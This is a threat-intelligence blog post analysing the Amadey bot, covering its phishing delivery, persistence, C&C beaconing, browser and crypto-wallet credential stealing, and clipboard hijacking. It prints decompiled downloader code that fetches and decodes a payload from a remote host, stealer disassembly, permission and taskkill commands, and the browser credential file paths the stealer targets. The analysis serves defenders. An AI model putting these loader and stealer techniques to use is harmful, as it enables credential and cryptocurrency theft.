
The Rise of Amadey Bot: A Growing Concern for Internet Security

blog.cyble.com/2023/01/25/the-rise-of-amadey-bot-a-growing-concern-for-internet-security/

January 25, 2023



Botnet with Clipper Capabilities being pushed via Phishing Sites

The Amadey bot is a Trojan that was first discovered in 2018 and is used to steal sensitive information from the infected device. Initially, it was found to be distributed through exploit kits, and Threat Actors (TAs) utilized it to deploy other malware, such as the GrandCrab ransomware and the Flawed Ammyy Remote Access Trojan. In 2022, the Amadey bot was used by affiliates of LOCKBIT to spread ransomware to the victims.

Recently, Cyble Research and Intelligence Labs (CRIL) has detected a significant increase in the number of Amadey bot samples, indicating that threat actors are actively utilizing this bot to infect victims' systems with additional malware. The statistics below depict the frequency of Amadey bot samples observed over Q4-2022.




Figure 1 – Amadey bot statistics

Initial Infection:

Recently, the Amadey bot has been observed spreading through phishing sites, in addition to its usual method of being downloaded by the smoke loader through spam emails. The phishing site mimics Game Cheat that downloads a *"Bossmenu Setup.rar"* file from the URL:

"hxxps[:]//valorantcheatsboss[.]com/upload/boss/Bossmenu%20Setup[.]rar".

Users are shown the phishing site used by the TAs for spreading the Amadey bot when they click the download button, shown in the figure below.




Figure 2 – Phishing website downloading Amadey bot

The downloaded .rar file contains a file named "Seil.exe" (sha256: *0f74d2fb5d1b603cdac4bf0179feba25ee0343f759b71404e5cd120e32a60517*), which is responsible for downloading the Amadey bot from the remote server.

The "Seil.exe" file is a .NET compiled file that downloads encrypted content from *hxxp[:]//valorantcheatsboss[.]com/upload/bass/808*, decrypts it, and loads another DLL module as shown below.

```
// Token: 0x06000070 RID: 112 RVA: 0x000031FC File Offset: 0x000021FC
public static byte[] AZZXXVVBBT4EDG()
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebRequest webRequest = WebRequest.Create("http://valorantcheatsboss.com/upload/bass/808");
    WebResponse response = webRequest.GetResponse();
    Stream responseStream = response.GetResponseStream();
    MemoryStream memoryStream = new MemoryStream();
    Form2.CopyStream(responseStream, memoryStream);
    Form2.AZXCSDQ = memoryStream.ToArray();
    for (int i = 0; i < Form2.AZXCSDQ.Length; i++)
    {
        Form2.AZXCSDQ[i] = (byte)((int)Form2.AZXCSDQ[i] - 808);
    }
    return Form2.AZXCSDQ;
}
```

Figure 3 – Code snippet to download DLL Module

The DLL Module is protected by multiple layers, which finally loads the Amadey bot in the running process "Seil.exe".

Amadey Bot Technical Analysis

We have taken the below sample hash for analysis (SHA256), *b00302c7a37d30e1d649945bce637c2be5ef5a1055e572df9866ef8281964b65,* which is a 32-bit VC++ compiled executable file, as shown below.




Figure 4 – Static details of loader

The Amadey bot malware creates a copy of itself in a random directory located in the *%Temp%* location and executes it using the *ShellExecuteA()* API.

C:\Users\[user-name]\AppData\Local\Temp\4b9a106e76\nbveek.exe

After this, the Amadey bot creates a Mutex named "*c1ec479e5342a25940592acf24703eb2*" to ensure that only one instance of malware is running at any given time on the infected system.

Persistence

The malware establishes persistence by adding a "startup" value in the below registry key.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders.

The registry value "*Startup*" contains the path of the Amadey bot that was dropped in the *%temp%* location. Using this technique, the Amadey bot executes whenever a user logs in.




Figure 5 – Registry entry for persistence

The Amadey bot creates persistence by creating a Task Scheduler entry for the sample dropped in the *%temp%* location. The Task Scheduler configured by the malware is set to execute the malicious sample every minute, as shown below.




Figure 6 – Task scheduler entry for persistence

The Amadey bot now gets the machine's username and modifies the permission of the file "nbveek.exe" and folder "*4b9a106e76*" by granting the user to read/write and execute files using the following command.

"/k echo Y|CACLS "nbveek.exe" /P "User Name:N"&&CACLS "nbveek.exe" /P "User Name:R" /E&&echo Y|CACLS "..\4b9a106e76" /P "User Name:N"&&CACLS "..\4b9a106e76" /P "User Name:R" /E&&Exit"

After gaining permission, the malware collects information from the victim's machine and connects to its C&C server using a POST request, as shown below.

```
00CC000C
00948070 ASCII "Content-Type: application/x-www-form-urlencoded"
0000002F
0096B998 ASCII "id=[redacted]=3.66&sd=[redacted]&os=1&bi=1&ar=0&pc=[redacted]&un=-unicode-&dm=&av=13&lv=0&og=1"
00000064
32B664E5
750E0F00 JMP to KERNELBA.Sleep
033BFA40 ASCII "62.204.41.242"
00934418 ASCII "Content-Type: application/x-www-form-urlencoded"
```

Figure 7 – C&C communication

The POST request contains the following fields with the victim's sensitive information, such as username, system name, etc.

Field	Description
id	Victims' ID
Vs	Bot Version Number
Sd	Bot ID
Os	Operating system version
bi	System Architecture
ar	Admin Privilege status
pc	Victims PC Name
Un	Username
dm	Domain Name
av	Anti-virus name
Lv	Unknown
Og	Unknown

Upon connecting to a Command and Control (C&C) server, the Amadey bot downloads two DLL files, "cred64.dll" and "clip64.dll," to the *%appdata%* location and executes them using rundll32.exe. These files are a credential stealing module and a clipper module, respectively.

The below figure shows the C&C panel of the Amadey bot.

Figure 8 – C&C panel of Amadey Bot

Stealer Module

The file *"Cred64.dll"* (SHA256:*398235467c51419c4d2df6b9a0fad678730ae52b6db55d26e96f7ba70cae2dc3*) is a 64-bit Microsoft Visual C/C++ DLL executable. The figure below shows the static details of the malicious binary file.




Figure 9 – Static details of the stealer module

The “Cred64.dll” module is designed to collect sensitive information from browser files, such as the “Local State” and “Login Data” files.

The “Local State” file is a configuration file that holds various settings and information associated with the browser, including user preferences, the status of open tabs, and the location of the user’s profile folder, which contains information like browsing history, cache, bookmarks, and extensions.

The “Login Data” file contains the user’s saved login credentials, such as usernames and passwords of websites visited by the user. The following table illustrates the web browsers and files targeted to collect victims’ sensitive information.

Chrome	\Google\Chrome\User Data\Local State \Google\Chrome\User Data\Default\Login Data
Orbitum	\Orbitum\User Data\Local State \Orbitum\User Data\Default\Login Data
Comodo Dragon	\Comodo\Dragon\User Data\Local State \Comodo\Dragon\User Data\Default\Login Data
Chedot	\Chedot\User Data\Local State \Chedot\User Data\Default\Login Data
CentBrowser	\CentBrowser\User Data\Local State \CentBrowser\User Data\Default\Login Data
Opera Software	\Opera Software\Opera Stable\Local State \Opera Software\Opera Stable\Login Data
Microsoft Edge	\Microsoft\Edge\User Data\Local State \Microsoft\Edge\User Data\Default\Login Data
SputnikLab	\SputnikLab\Sputnik\User Data\Local State \SputnikLab\Sputnik\User Data\Default\Login Data
Chromium	\Chromium\User Data\Local State \Chromium\User Data\Default\Login Data
Vivaldi	\Vivaldi\User Data\Local State \Vivaldi\User Data\Default\Login Data
CocCoc	\CocCoc\Browser\User Data\Local State \CocCoc\Browser\User Data\Default\Login Data

The below image shows the assembly code used by the Stealer to collect information from one of the targeted web browsers, *“Orbitum”.*

```
48:0F435424 50          cmovae rdx,qword ptr ss:[rsp+50]
E8 2F650100             call cred64.7FF96AA15C70
41:B8 1E000000          mov r8d,1E
48:8D15 BAA70500        lea rdx,qword ptr ds:[7FF96AA59F08]      00007FF96AA59F08:"\\Orbitum\\User Data\\Local State"
48:8D4D 90              lea rcx,qword ptr ss:[rbp-70]
E8 19650100             call cred64.7FF96AA15C70
66:0F6F05 61B20500      movdqa xmm0,xmmword ptr ds:[7FF96AA5A9C0]
48:8D4C24 70            lea rcx,qword ptr ss:[rsp+70]            [rsp+70]:"DŠè^„$`\x01"
48:8B5C24 60            mov rbx,qword ptr ss:[rsp+60]
F3:0F7F45 80            movdqu xmmword ptr ss:[rbp-80],xmm0
44:887424 70            mov byte ptr ss:[rsp+70],r14b
48:8D53 25              lea rdx,qword ptr ds:[rbx+25]
E8 D4810100             call cred64.7FF96AA17950
48:837C24 68 10         cmp qword ptr ss:[rsp+68],10
48:8D5424 50            lea rdx,qword ptr ss:[rsp+50]
4C:8BC3                 mov r8,rbx
48:8D4C24 70            lea rcx,qword ptr ss:[rsp+70]            [rsp+70]:"DŠè^„$`\x01"
48:0F435424 50          cmovae rdx,qword ptr ss:[rsp+50]
E8 D6640100             call cred64.7FF96AA15C70
41:B8 25000000          mov r8d,25                               25:'%'
48:8D15 81A70500        lea rdx,qword ptr ds:[7FF96AA59F28]      00007FF96AA59F28:"\\Orbitum\\User Data\\Default\\Login Data"
48:8D4C24 70            lea rcx,qword ptr ss:[rsp+70]            [rsp+70]:"DŠè^„$`\x01"
E8 BF640100             call cred64.7FF96AA15C70
66:0F6F05 07B20500      movdqa xmm0,xmmword ptr ds:[7FF96AA5A9C0]
48:8D15 90A70500        lea rdx,qword ptr ds:[7FF96AA59F50]      00007FF96AA59F50:"Orbitum"
41:B8 07000000          mov r8d,7
44:887424 30            mov byte ptr ss:[rsp+30],r14b
48:8D4C24 30            lea rcx,qword ptr ss:[rsp+30]
F3:0F7F4424 40          movdqu xmmword ptr ss:[rsp+40],xmm0
E8 B56C0100             call cred64.7FF96AA16490
48:8BD6                 mov rdx,rsi
48:8D4D F0              lea rcx,qword ptr ss:[rbp-10]
E8 29670100             call cred64.7FF96AA15F10
```

Figure 10 – Assembly Code used to collect data from browsers

Then, the DLL module extracts information related to crypto wallets by querying and reading files from specific directories. The stealer targets the following crypto wallets:

- *%appdata%\Armory*
- *%appdata%\Dogecoin*
- *%appdata%\Exodus\exodus.wallet*
- *%appdata%\Electrum\wallets*
- *%appdata%\Litecoin\wallets*
- *%appdata%\DashCore\wallets*
- *%appdata%\Monero\wallets*

Let's assume the malware cannot access files containing sensitive wallet information. In that event, it uses the *Taskkill* command to forcefully terminate the crypto wallet client process if it is currently running on the victim's device using the below commands.

- *Taskkill /IM litecoin-qt.exe /F*
- *Taskkill /IM dash-qt.exe /F*
- *Taskkill /IM ArmoryQt.exe /F*

The below image shows the assembly code used by malware to collect information from one of the targeted crypto wallets *"Litecoin"*.

```
48:8D4D A0              lea rcx,qword ptr ss:[rbp-60]
E8 AFCDFEFF             call cred64.7FF96A9FC5D0
41:B8 10000000          mov r8d,10
48:8D15 72AD0400        lea rdx,qword ptr ds:[7FF96AA5A5A0]      00007FF96AA5A5A0:"Litecoin\\wallets"
48:8BC8                 mov rcx,rax                              rcx:"MZ蜻", rax:EntryPoint
E8 3A640000             call cred64.7FF96AA15C70
45:33F6                 xor r14d,r14d
0F1000                  movups xmm0,xmmword ptr ds:[rax]         rax:EntryPoint
0F1144 24 60            movups xmmword ptr ss:[rsp+60],xmm0
0F1048 10               movups xmm1,xmmword ptr ds:[rax+10]
0F114C24 70             movups xmmword ptr ss:[rsp+70],xmm1
4C:8970 10              mov qword ptr ds:[rax+10],r14            r14:"MZ蜻"
48:C740 18 0F000000     mov qword ptr ds:[rax+18],F
44:8830                 mov byte ptr ds:[rax],r14b               rax:EntryPoint
48:8B55 B8              mov rdx,qword ptr ss:[rbp-48]
48:83FA 10              cmp rdx,10
72 31                   jb cred64.7FF96AA0F894
48:8B4D A0              mov rcx,qword ptr ss:[rbp-60]
48:FFC2                 inc rdx
48:8BC1                 mov rax,rcx                              rax:EntryPoint, rcx:"MZ蜻"
48:81FA 00100000        cmp rdx,1000
72 19                   jb cred64.7FF96AA0F88F
48:8B49 F8              mov rcx,qword ptr ds:[rcx-8]             rcx:"MZ蜻"
48:83C2 27              add rdx,27
48:2BC1                 sub rax,rcx                              rax:EntryPoint, rcx:"MZ蜻"
48:83C0 F8              add rax,FFFFFFFFFFFFFFF8                 rax:EntryPoint
48:83F8 1F              cmp rax,1F                               rax:EntryPoint
0F87 83050000           ja cred64.7FF96AA0FE12
E8 9CEB0000             call cred64.7FF96AA1E430
48:899C24 20050000      mov qword ptr ss:[rsp+520],rbx
48:8D4C24 20            lea rcx,qword ptr ss:[rsp+20]
48:8B5D F0              mov rbx,qword ptr ss:[rbp-10]
4C:897424 30            mov qword ptr ss:[rsp+30],r14
48:C74424 38 0F000000   mov qword ptr ss:[rsp+38],F
44:887424 20            mov byte ptr ss:[rsp+20],r14b
48:8D53 09              lea rdx,qword ptr ds:[rbx+9]
E8 8F800000             call cred64.7FF96AA17950
48:837D F8 10           cmp qword ptr ss:[rbp-8],10
48:8D55 E0              lea rdx,qword ptr ss:[rbp-20]
4C:8BC3                 mov r8,rbx
48:8D4C24 20            lea rcx,qword ptr ss:[rsp+20]
48:0F4355 E0            cmovae rdx,qword ptr ss:[rbp-20]
E8 94630000             call cred64.7FF96AA15C70
41:B8 09000000          mov r8d,9                                9:'\t'
48:8D15 CFAC0400        lea rdx,qword ptr ds:[7FF96AA5A5B8]      00007FF96AA5A5B8:"_Litecoin"
48:8D4C24 20            lea rcx,qword ptr ss:[rsp+20]
E8 7D630000             call cred64.7FF96AA15C70
```

Figure 11 – Assembly Code used to collect data from crypto wallet

The malicious DLL file continues to gather information by searching for specific applications such as FTP client software (WinSCP, FileZilla), Telegram, and Pidgin instant messenger on the victim's device. It then steals important information from their configuration and session data files.

Finally, the Stealer module communicates with the below C&C server URL and sends the stolen information to the Threat Actor(s).

hxxp[:]//62[.]204[.]41[.]242/9vZbns/index[.]php

Clipper Module:

The Clip64.dll (SHA256 : *45f90d58562a9ee67bd129e4bbd538969aabd476e558aa0ff0a9cbdfb7d43a2e*) is a 32-bit VC++ compiled DLL file which has three export functions named:

- *??4CClipperDLL@@QAEAAV0@$$QAV0@@Z*
- *??4CClipperDLL@@QAEAAV0@ABV0@@Z*
- *Main*

The “Clip64.dll” is a Clipper module that intercepts cryptocurrency transactions by replacing a victim’s intended recipient with the attacker’s wallet address. It does this by monitoring the clipboard of the victim’s computer and swapping any copied cryptocurrency wallet addresses with the TA’s address. This results in the victim unknowingly sending their funds to the attacker instead of the intended recipient.

When the Clipper module runs, it retrieves the value stored in the clipboard of the victims by utilizing the *GetClipBoardData()* API function, as shown below.




Figure 12 – *GetClipBoardData()* function

Then, the malware checks the data in the clipboard to see if it contains a cryptocurrency wallet address by evaluating it based on certain conditions, such as the length and starting character of the string. If a wallet address is detected, the malware uses the *OpenClipBoard(), EmptyClipBoard(),* and *SetClipBoard()* functions to replace the legitimate wallet address with the attacker’s address, as shown below.

